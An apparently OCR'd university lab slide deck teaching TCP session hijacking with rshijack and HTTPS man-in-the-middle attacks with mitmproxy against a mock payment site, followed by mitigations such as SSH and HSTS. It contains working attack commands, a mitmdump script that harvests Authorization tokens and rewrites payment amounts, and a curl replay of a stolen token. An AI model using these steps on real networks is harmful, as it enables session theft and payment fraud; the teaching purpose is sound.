
BANKY

***PORT*: 80**
***PORT*: 443**


```
$ banky > banky_logs.txt &
```

Banky is a simple custom website that **simulate** a user's **pay action**.
The **user** is **identified by** a **JWT token** in the **Authorization Header**.
The requests are sent to an **API endpoint** at: **`/api/v1/pay`**

In the Client open *Banky* at http://server




Wireshark



Let's see 👁


TCP Session Hijacking



TCP Session Hijacking Attack

The Client has an authorized TCP connection with the Server.
The Attacker has to send a packet with the **right Sequence Number** (SEQN) to hijack the session.
There are two options available:


- **Guess** the sequence number:
  2^{32} possibilities, impractical
- **Sniff** the existing connection to retrieve the actual sequence number:
  The Attacker must perform a *Man-in-the-Middle* attack.



TCP Session Hijacking Attack

The Client has an authorized TCP connection with the Server.
The Attacker has to send a packet with the **right Sequence Number** (SEQN) to hijack the session.
There are two options available:

- **Guess** the sequence number:
  2^{32} possibilities, impractical
- **Sniff** the existing connection to retrieve the actual sequence number:
  The Attacker must perform a *Man-in-the-Middle* attack.




Rshijack

Rshijack is a **TCP connection hijacker**.
It is a Rust rewrite of *shijack* from 2001.

The **Server** runs a **Telnet** server and the Client is connected to it. The Attacker **must be in the middle** between the Client and the Server to run *Rshijack* and **hijack the session**.


Rshijack gathers information from sniffed packets in order to **craft an own packet** and send it instantly to the Server.

https://github.com/kpcyrd/rshijack



In the Client open a *Telnet* session to Server

```
$ telnet server
```



CREDENTIALS

***Username*: root**

***Password*: password**

Rshijack - Session hijacking

```
$ rshijack -0 --quiet eth0 192.168.0.10:0 192.168.0.30:23
```

`-0`	Desync original TCP connection
`--quiet`	Disable verbose output
`<interface>`	Network interface name
`<source:port>`	Source IP:Source Port
`<destination:port>`	Destination IP:Destination Port


If the **source port** is **0** *Rshijack* **checks all ports**


TCP Session Hijacking *Mitigations*

TCP Session Hijacking mitigation techniques

How do you **prevent** *TCP Session Hijacking*?

- Using **end-to-end encryption**
- **Good Random Number Generator** for the **SEQ** number
- Using secure protocols such as **SSH**






Application Layer MitM

HTTPS MitM

1. The Client requests https://server
2. The Attacker forwards the Client's request to the Server.
3. The Attacker forwards the Server's response to the Client.
4. At this point, two TLS connections are established: One between **Client and Attacker**, and one between **Attacker and Server.**
5. The Client believes to communicate with the Server via HTTPS, instead it is communicating with Attacker.



mitmproxy

mitmproxy

mitmproxy is a very flexible set of tools.

It is composed of three tools, which are geared towards **man-in-the-middle proxying**.
We are going to use **`mitmproxy`** and **`mitmdump`**.


https://mitmproxy.org

HTTP and HTTPS Transparent proxy

We want to capture any **connection** going from the **Client** to the **Server**, **without changing the configuration** of these hosts.

We need to **redirect** every connection coming from the **Client** with destination **port 80** (*http*) and destination **port 443** (*https*) to the port where ***mitmproxy*** is **listening** (**8080**).

We need to play with **iptables**.



iptables - redirect *HTTP* & *HTTPS* to port 8080

```
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

`-t <TABLE>`	Table <TABLE> to manipulate
`-A <CHAIN>`	Append to chain <CHAIN>
`-i <IFACE>`	Network interface name <IFACE>
`-p <PORT>`	Protocol <PORT>
`--dport <PORT>`	Apply the rule to all packets with destination port <PORT>
`-j <TARGET>`	Jump to target -> redirect all the connections from port <PORT>
`--to-port <PORT>`	Target port -> redirect to port <PORT>


Instructions can be found in ***/root/Desktop/https_mitm.py*** inside the Attacker's machine

Let's play with *mitmproxy* | Hands-on

```
$ mitmproxy --mode transparent --ssl-insecure
```

`--mode <MODE>`	Run mitmproxy in mode <MODE>
`--ssl-insecure`	Allow self-signed server certificates

Let's play with *mitmproxy* | Hands-on



UNIVERSITY OF TRENTO

mitmdump

mitmdump is the command-line version of *mitmproxy*.
We can use it to **manipulate** the **traffic** through the use of custom **Python scripts**.

```
# Search for Authorization token
if 'Authorization' in flow.request.headers:
    authorization = flow.request.headers.get('Authorization')
    ctx.log.info(f'[AUTHORIZATION TOKEN FOUND]: {authorization}')

# Modify POST request pay payload
if flow.request.method == 'POST' and 'pay' in flow.request.content.decode():
    inject = json.dumps({ "pay": ctx.options.pay })
    ctx.log.info(f'[PAY PAYLOAD MODIFIED]: from {flow.request.content.decode()} to {inject}')
    flow.request.content = inject.encode()
```

mitmdump in action | Payload manipulation

```
$ mitmdump --mode transparent --ssl-insecure --certs *=/root/Desktop/mitm.pem --script
/root/Desktop/https_mitm.py --set pay=1000000
```

`--mode <MODE>`	Run mitmdump in mode <MODE>
`--ssl-insecure`	Allow self-signed server certificates
`--certs <[DOMAIN]=[CERT]>`	Use custom certificate [CERT] for the domain [DOMAIN]
`--script <SCRIPT>`	Run the script <SCRIPT>
`--set <[OPTION]=[VALUE]>`	Set the script [OPTION] to value [VALUE]. In our case, we have a custom option "**pay**"

Instructions can be found in ***/root/Desktop/https_mitm.py*** inside the Attacker's machine

Session Hijacking with *CURL*

```
$ curl -X POST -H "Content-Type: application/json" -H "Authorization: <Token>" -d
'<Payload>' https://server/api/v1/pay
```

```
-X <REQUEST>
-H <HEADER>
-d <DATA>
```

The request method to use
Headers to supply the request
Send data in post request

Application Layer MitM *Mitigations*

Authentication is the root of the problem

Nearly every *Man-in-the-middle* attack takes advantage of **weak authentication** practices.

To **prevent *MitM*** attacks:

- **Use secure protocols**
- **Verify certificates**
- **Force HTTPS** connections (**HSTS**)

What is HSTS ?

HTTP Strict Transport Security is a policy mechanism that helps to **protect** websites against MitM attacks.

It allows **web servers** to declare that the **web browsers** or **user agents** should **automatically interact** with it **using only HTTPS** connections.

https://www.netsparker.com/blog/web-security/http-strict-transport-security-hsts

Thanks for the attention!

Carlo Corradini § Giovanni Zotta § Nicoló Vinci

. . . and stay safe out there

UNIVERSITY
OF TRENTO